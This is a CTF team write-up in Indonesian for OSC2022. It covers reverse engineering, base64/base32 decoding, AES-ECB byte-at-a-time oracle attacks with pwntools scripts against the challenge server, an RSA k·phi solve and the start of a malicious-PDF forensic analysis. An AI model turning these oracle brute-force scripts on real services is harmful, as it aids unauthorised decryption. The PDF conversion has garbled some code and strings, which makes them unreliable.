Host: 47.74.114.84:6970
User-Agent: curl/7.64.0
Accept: */*
Content-Length: 50
Expect: 100-continue

OSC2022{k1dDi3s_c4nNoT_wR1t3_s3CuR3_wAf5!1one1!!!}
```

FLAG = OSC2022{k1dDi3s_c4nNoT_wR1t3_s3CuR3_wAf5!1one1!!!}


Reverse Engineering

babyRev



Pada soal ini, kita diberikan sebuah ELF file, kami mencoba untuk langsung memasukkannya ke dalam IDA untuk melihat apakah ada yang menarik atau tidak.

```
[kali㉿kali] -[~/Desktop]
$ file babyREV
babyREV: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=6d0894a99896fddfd69678755a2fce5c8050f779, for GNU/Linux 3.2.0, not stripped
```



Terdapat sebuah string yang terenkripsi, namun agar lebih jelas langsung saja kami coba decompile.

```

1 int __cdecl __noreturn main(int argc, const char **argv, const char **envp)
2 {
3     __int64 v3[2]; // [rsp+0h] [rbp-20h] BYREF
4     char *s1; // [rsp+10h] [rbp-10h]
5     char *s; // [rsp+18h] [rbp-8h]
6
7     printf("Enter The flag: ");
8     s = (char *)malloc(0x64uLL);
9     _isoc99_scanf("%s", s);
10    v3[0] = strlen(s);
11    s1 = (char *)base64_encode(s, v3[0], v3);
12    free(s);
13    v3[1] = (_int64)"T1NDMjAyMntuMHdfeTB1X2M0b19DX3RoNHRfcjN2XzQxbnRfaDRyZGRkZH0=";
14    if ( !_strcmp(s1, "T1NDMjAyMntuMHdfeTB1X2M0b19DX3RoNHRfcjN2XzQxbnRfaDRyZGRkZH0=") )
15        puts("You Got The Flag!");
16    else
17        puts("Not The Flag :(");
18    exit(0);
19 }

```

Berdasarkan hasil decompile, maka terlihat bahwa logic programnya ialah untuk membandingkan string antara input dengan sebuah string yang hard coded namun terenkripsi base64. Karena hard coded, maka kita bisa langsung mengambil string tersebut dan mendecryptnya saja.


```
(kali㉿kali)-[~/Desktop]
$ echo "T1NDMjAyMntuMHdfeTB1X2M0bl9DX3RoNHRfcjN2XzQxbnRfaDRyZGRkZH0=" | base64 -d
OSC2022{n0w_y0u_c4n_C_th4t_r3v_41nt_h4rdddd}
```

Setelah didecrypt, maka akan didapatkan flagnya.

FLAG = OSC2022{n0w_y0u_c4n_C_th4t_r3v_41nt_h4rdddd}

Cryptography

RepeatMe



Pada challenge RepeatMe, kami diberikan sebuah file txt berisi base64 encoded string, yang dapat diketahui dari tanda sama “=” dengan pada akhir string tersebut.

Kami pun melakukan decoding terhadap encoded string tersebut menggunakan tools di internet bernama *cyberchef*. Setelah di decode berdasarkan base64, ternyata kami mendapatkan sebuah base32 encoded string, kami pun melakukan decoding lagi, dan kembali mendapatkan sebuah base64 encoded string. Seperti dugaan kami, sesuai dengan nama challenge ini, string tersebut di encode secara berulang - ulang menggunakan base64 dan base32 secara bergantian masing - masing sebanyak 7 kali.

Berikut adalah hasil plaintext yang kami dapatkan :

The screenshot shows the CyberChef interface with three stacked recipes:

- From Base64:** Alphabet A-Za-z0-9+/=, Remove non-alphabet chars checked.
- From Base32:** Alphabet A-Z2-7=, Remove non-alphabet chars unchecked.
- From Base64:** (This row is partially visible at the bottom)


Input: A long base64 encoded string starting with S01ZRENXU1NJVkhGUVZKUkpaRkZNMjNJS... (length: 5836 lines: 1).

Output: OSC2022{repeat_the_base} (start: 0 end: 24 length: 24 lines: 1).

Voila, didapatkanlah flagnya.

Flag : OSC2022{repeat_the_base}

Book



Pada soal ini, kita diminta untuk memasukkan inputan nama dan program akan mengeluarkan hasil enkripsinya dengan model plaintextnya.

```
Siapa namamu?
mamat
Ini pesan terenkripsi Anda: = payload + paddingan
e3a53d3e747946a10029685e8cbaea149bd50c327c087cef9bcdce71ca4c9bf02a795b2f76a430e3bb13e9bf7ee0bc36e8bc98d98a3aa734a0041d78ebab4012
DEBUG MODE ON
MASUKKAN NAMA PENGGUNA {"username": "mamat", "flag": "redacted !!!"}
```

Coba kami masukkan nama yang berbeda.

```
Siapa namamu?
jamet
Ini pesan terenkripsi Anda: = payload + paddingan
e251e746c712024a37642813ebceab69bfb34c05da7dc8cbd27fec7ba888991c2a795b2f76a430e3bb13e9bf7ee0bc36e8bc98d98a3aa734a0041d78ebab4012
DEBUG MODE ON
MASUKKAN NAMA PENGGUNA {"username": "jamet", "flag": "redacted !!!"}
```

Bisa dilihat jika panjang input nya sama, maka hasil enkripsi block setengah ke belakang juga sama. Berarti kemungkinan besar algoritma yang digunakan AES ECB (ditandai juga dengan judul 'book'). Jika

bagian json merupakan hasil dekripsi dari hex di atas, maka isi flag bisa didapat dari melakukan ecb oracle padding attack.

Visualisasi

Inputan "mamat" ketika dienkripsi =

```
| {"username": "ma | #tiap block terdiri dari 16 bytes  
| mat", "flag": "f |  
| lagflagflagflagf |  
| lagflagflagflagf |  
| lagflagflagfla"} |
```

*andaikan flagflagflag... adalah string flag aslinya yang belum kita ketahui

Pada karakter pertama flag "**f**" di block kedua, kita dapat mengetahui nilainya dengan cara mengambil nilai enkripsi biasa dengan input nama **mamat**, dibandingkan dengan jika inputan nama adalah **mamat", "flag": "[bruteforce karakter]**.

Contoh ketika membruteforce

```
{"username": "ma  
mat", "flag": "a  
", "flag": "flag  
flagflagflagflag  
flagflagflagflag  
flagflagfla"}
```

```
{"username": "ma
```

```
mat", "flag": "b
", "flag": "flag
flagflagflagflag
flagflagflagflag
flagflagfla"}
```

```
{"username": "ma
mat", "flag": "c
", "flag": "flag
flagflagflagflag
flagflagflagflag
flagflagfla"}
```

... dan seterusnya.

Kita bandingkan block kedua hasil enc input normal dengan block kedua hasil enc input bruteforce. Jika hasilnya sama, maka tinggal dilihat karakter apa yang dibrute force. Didapatkanlah karakter pertama dari flag. Poinnya adalah kita harus memposisikan bilangan yang dibrute force harus berada di akhir setiap block (atau karakter ke-15) setiap block. Dengan proses ini kita menemukan huruf pertama adalah O (dari OSC2022{.*} tentunya)

Bagaimana karakter kedua yang letaknya sudah berbeda block dan tidak di akhir? Input namanya bisa kita manipulasi dengan menambahkan padding sebelum bagian ", "flag": ". contohnya jadi seperti ini:

Inputan target

```
{"username": "ma  
matxxxxxxxxxxxxxx  
xx", "flag": "01  
agflagflagflagfl  
agflagflagflagfl  
agflagflagfla"}
```

Inputan brute force

```
{"username": "ma  
matxxxxxxxxxxxxxx  
xx", "flag": "0a  
", "flag": "flag  
flagflagflagflag  
flagflagflagflag  
flagflagfla"}
```

```
{"username": "ma  
matxxxxxxxxxxxxxx  
xx", "flag": "0b  
", "flag": "flag  
flagflagflagflag  
flagflagflagflag  
flagflagfla"}
```

... dan seterusnya, dan dapatkan karakter kedua.

Seterusnya melakukan cara itu, dan setiap putaran brute padding di awal dikurangi 1 karakter, dan setelah *flag*: “ di-append dengan karakter-karakter yang sudah didapat. Lakukan sampai flag lengkap.

Script:

```
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
import random
import signal
import subprocess
import socketserver
from pwn import *

def attempt(payload):
    r = remote('139.59.117.189', 4442)
    r.recvuntil(b'namamu?\n')
    r.sendline(payload)
    r.recvline()
    res = r.recvline().strip().decode()
    r.close()
    return res

payload = b"kodok"
appendance = b""
for trial in range(1, 4):
    for x in range(8):
        paddingan = b'f'*((8*trial)-x)
        normal = payload + paddingan
```

```

target = attempt(normal)
payload2 = normal + b'\\", \"flag\": \"OSC2022{\' +
appendance

print(payload2)
for i in string.printable:
    brute = payload2 + i.encode()
    res = attempt(brute)
    if target[0:32*(trial+2)] in res:
        appendance+=i.encode()
        print('a')
        break
    if "OSC2022{.*}" in res:
        print('done lur', res)
        break

```

Tinggal menunggu brute-force an jalan dan dapatkan flagnya kalau sudah bertemu OSC2022{.*}:


```

[+] Opening connection to 139.59.117.189 on port 4442: Done
[*] Closed connection to 139.59.117.189 port 4442
[+] Opening connection to 139.59.117.189 on port 4442: Done
[*] Closed connection to 139.59.117.189 port 4442
[+] Opening connection to 139.59.117.189 on port 4442: Done
[*] Closed connection to 139.59.117.189 port 4442
a
[+] Opening connection to 139.59.117.189 on port 4442: Done
[*] Closed connection to 139.59.117.189 port 4442
b'kodokfffffffffffff', "flag": "OSC2022{0h_th1s_3cb_sucks}"
[+] Opening connection to 139.59.117.189 on port 4442: Done

```

Flag = OSC2022{0h_th1s_3cb_sucks}

Flip



Untuk soal ini, kami menggunakan referensi dari ctf luar <https://r00tstici.unisalento.it/davincictf-2021-writeups/>.

Seperti pada soal sebelumnya, nampaknya soal ini juga menggunakan konsep oracle padding attack namun bedanya di soal ini terdapat !P[input | flag] dan P[input | flag].

```
!P[input | flag] = 1e3f4f5ce4926c3c1fdeb6adff18803e7b5171035129e356405cb1df9a8e4df3
What do you want me to encrypt? 61
P[input | flag] = e1c0b0a31b6d93c3e021495200e77fc184ae8efcaed61ca9bfa34e206571b20c
What do you want me to encrypt? █
```

Seperti pada referensi, yang memiliki ! dianggap sebagai hasil enkripsi yang salah sehingga kita fokus saja pada yang P[input | flag]. Untuk pemecahannya kira-kira menggunakan konsep yang mirip pada soal

book, input dipad dengan flag sehingga kita dapat mencari flag dengan membruteforce flag per karakter jika diletakkan pada ujung block.

Script 1 (mendapatkan setengah awal):

```
from pwn import *
import string
import codecs
import binascii

r = remote('139.59.117.189', 4441)
BLOCK_SIZE = 32 - 2

res = ""
while True:
    print(binascii.unhexlify(res))
    while True:
        r.sendline(b'0'*BLOCK_SIZE)
        turn = r.recvuntil(b'flag] = ').decode()
        # print(turn)
        if "!" in turn:
            continue
        else:
            encrypted_flag = r.recvline().strip().decode()
            print(encrypted_flag, len(encrypted_flag))
            break
    print('phase2')
    go = True
```

```
for c in range(0, 256):
    # print(c)
    if go:
        while True:
            charbrute = "{:02x}".format(c)
            # print(payload + charbrute, len(payload +
            charbrute))
            r.sendline(( '0'*BLOCK_SIZE + res+
            charbrute).encode())
            r.recvuntil(b'flag] = ')
            # print(turn)
            if "!" in turn:
                # print('a')
                continue
            else:
                encrypted_char =
r.recvline().strip().decode()
                # print(encrypted_char[0:32],
                encrypted_flag[0:32])
                if encrypted_flag[0:32] ==
                encrypted_char[0:32]:
                    print('get', charbrute)
                    go = False
                    BLOCK_SIZE -= 2
                    res+=charbrute
                    break
```

Output script 1:

```
20a844a403a3a10e5600b964d11  
phase2  
get 02  
b'OSC2022{3CB_4ngr\x00\x00  
\x00\x00\x02\x01\x01\x01\x01
```

Script 2 (mendapatkan setengah akhir):

```
from pwn import *
import string
import codecs
import binascii

r = remote('139.59.117.189', 4441)
BLOCK_SIZE = 32 - 2

res = "4f5343323032327b3343425f346e6772" #hex encoded of
OSC2022{3CB_4ngr

while True:
    print(binascii.unhexlify(res))
    while True:
        r.sendline('0'*BLOCK_SIZE)
        turn = r.recvuntil('flag] = ').decode()
        # print(turn)
        if "!" in turn:
            continue
        else:
            encrypted_flag = r.recvline().strip().decode()
```

```
    print(encrypted_flag, len(encrypted_flag))
    break

print('phase2')

go = True

for c in range(0, 256):
    # print(c)

    if go:
        while True:
            charbrute = "{:02x}".format(c)
            # print(payload + charbrute, len(payload +
            charbrute))

            r.sendline('0'*BLOCK_SIZE + res+ charbrute)
            r.recvuntil('flag] = ')
            # print(turn)
            if "!" in turn:
                # print('a')
                continue
            else:
                encrypted_char =
r.recvline().strip().decode()
                # print(encrypted_char[0:32],
encrypted_flag[0:32])
                if encrypted_flag[0:64] ==
encrypted_char[0:64]:
                    print('get', charbrute)
                    go = False
                    BLOCK_SIZE -= 2
```

```
    res+=charbrute  
    break
```

Output script 2:

```
b'OSC2022{3CB_4ngry_0r4cl3?!'  
8941e9a518a3a649dc65b6aeb0388242457fab6be6f68f05b3a6e5fd1a6912e82835  
phase2  
b'OSC2022{3CB_4ngry_0r4cl3?!'  
8941e9a518a3a649dc65b6aeb0388242457fab6be6f68f05b3a6e5fd1a6912e82835  
phase2  
b'OSC2022{3CB_4ngry_0r4cl3?!'  
8941e9a518a3a649dc65b6aeb0388242457fab6be6f68f05b3a6e5fd1a6912e82835  
phase2  
get 3f  
b'OSC2022{3CB_4ngry_0r4cl3?!?'  
89bbf4dae8a6e10d91412cffd30819ba8f2761f0c9d78fab2a7bf5d5c6659ab81550  
phase2  
b'OSC2022{3CB_4ngry_0r4cl3?!?'  
89bbf4dae8a6e10d91412cffd30819ba8f2761f0c9d78fab2a7bf5d5c6659ab81550  
phase2  
while True:  
get 7d  
b'OSC2022{3CB_4ngry_0r4cl3?!?}'
```

Flag = OSC2022{3CB_4ngry_0r4cl3?!?}

Shamir

Challenge 13 Solves X

Shamir

200

rsa again again and again

[chall.py](#) [output.txt](#)

Flag

Submit

Chall.py

```
from Crypto.Util.number import *
from random import randint

flag = b"OSC2022{xxxxxxxxxxxxxxxxxx}"
e = 65537
p = getPrime(1024)
q = getPrime(1024)
n = p*q
c = pow(bytes_to_long(flag), e, n)
```

```

print("n =", n)
print("c =", c)

phi = (p-1) * (q-1)
kphi = randint(0, 9999999999999999) * phi
print("kphi =", kphi)

```

Pada soal ini, kita diberikan phi yang sudah dikalikan konstanta bernilai antara 0 - 9999999999999999. Jaraknya terlalu jauh untuk dibruteforce, dan kami awalnya bingung untuk mendapatkan phi dari kphi ini. Namun ketika mengecek gcd(e, kphi) untuk menemukan petunjuk

```

└$ python3
Python 3.10.4 (main, Mar 24 2022, 13:07:27) [GCC 11.2.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> kphi = 628354558213628580045177743983168885306479135626169562893189387958
85762363950614703000915021295027877032631365227796512950262880890192900392009
99887628072711931757517360938478167529596745710365075700924571611085399756537
3011065708510182559803540975739216355263152797670111445668145515195530756160
>>> e = 65537
>>> from sympy import *
gcd(>>>
KeyboardInterrupt
>>> gcd(e, kphi)
1

```

Ternyata gcd nya sama dengan 1. Kami mengingat bahwa gcd(e, phi) normalnya juga harus 1. Maka dari itu kami mencoba menggunakan kphi sebagai phi dan mengkalkulasi plaintextnya.

Script:

```
from Crypto.Util.number import *
```

```
from sympy import *

n =
142715784182439911829480537900209396047099132912406982697
220575218981216662572010083781559510822150947439854161128
141554160416371090482098964980493508503988632309212226256
952455956484787124683160288272915700029819435981953605944
491920953107679251038280185036585067894295327942828047154
242855807285958768131372573679672142141877120059544748081
897353988722022885871764575544755575479359561910210812223
871137191022640320902944842811475530536504960946466340722
227036508632103012772934056379713483472711806189133689390
053061550473999236883121348292270112621528122782854080868
35138886519140271337574648445256272539866945829

c =
712217596085249693847539333913920719908867024625360361830
780178728689410882878210559603919714716965071930177610766
422988103433882216645470772732656118220463062515367388146
598437282961419079741166271415359221009561313208956507511
002659478142178517165910158396966462180724245375033179804
335748501097727240358336955278116442251372164301675741005
192394670341769439070732150353436669334313405017745049956
664951099746899776898367169919441765124927831613291730837
492352247694281519603492837119609978088646307649884722954
596166233293194258103145481742368832569836434298774647051
2053086887501044086549338805486558431128736066

kphi =
```

```
628354558213628580045177743983168885306479135626169562893  
189387958106959461146863912751440698346680154449025016311  
224882854484878883778355994043501501972729276837926702017  
206095088576236395061470300091502129502787703263136522779  
651295026288089019290039200942829742412221431479989719055  
029960551612641343442071997007694724868058035361344142744  
846298963087567497641592470998876280727119317575173609384  
781675295967457103650757009245716110853997565378419076928  
580699843199362977982067943094974055648320505183158664181  
853011464198806680032852492075760658064386755630110657085  
101825598035409757392163552631527976701114456681455151955  
30756160  
e = 65537  
  
d = inverse(e, kphi)  
print(long_to_bytes(pow(c, d, n)))
```

Output:

```
└$ python3 solve.py  
b'OSC2022{rsa_with_big_k_really???}'
```

Nice.

Flag = OSC2022{rsa_with_big_k_really???

Forensic

Dudul

The screenshot shows a challenge card for a challenge titled "Dudul" worth 200 points. The challenge description states: "Hello, agent Z! One of the employees at the OSC company received a suspicious file from an email and accidentally opened the file, so that it had an impact on the company. They asked us to analyze the file, by finding out the CVE number and IP address used by the attacker." Below the description is a format instruction: "Format : OSC2022{CVENUMBER_IPADDRESS}". There is a download button labeled "chall.zip". At the bottom, there are "Flag" and "Submit" buttons.

Challenge 14 Solves X

Dudul

200

Hello, agent Z! One of the employees at the OSC company received a suspicious file from an email and accidentally opened the file, so that it had an impact on the company. They asked us to analyze the file, by finding out the CVE number and IP address used by the attacker.

Format : OSC2022{CVENUMBER_IPADDRESS}


chall.zip

Flag Submit

Pada soal ini, kita diminta untuk melakukan file analysis dari sebuah PDF yang diduga sebagai malware. Untuk menganalisa sebuah file yang demikian, kita dapat menggunakan website-website yang sudah ada untuk melakukan analisa seperti <https://www.virustotal.com/gui/home/upload> atau <https://www.hybrid-analysis.com>.

Namun, hasil yang diberikan dari kedua tools tersebut ternyata bersifat *false positive* (terdapat kesalahan pada CVE ID yang diberikan). Kami menyadari hal tersebut setelah mencoba untuk melakukan submit flag namun berulang kali gagal.

Akhirnya kami menggunakan langkah manual untuk menganalisa PDF tersebut. Pertama, kita cari dahulu IP nya. Untuk mencari IP, kita bisa dengan mudah mendapatkannya dengan command strings.



```
ryPA
,]oJ trash bear.png_o... "><img src...
u+WA:
!W</
;Q3d
endstream
endobj
2 0 obj
</Type /Page
/Resources <>/ProcSet [/PDF /Text /ImageB /ImageC /ImageI]
/ExtGState <>/G3 3 0 R>>
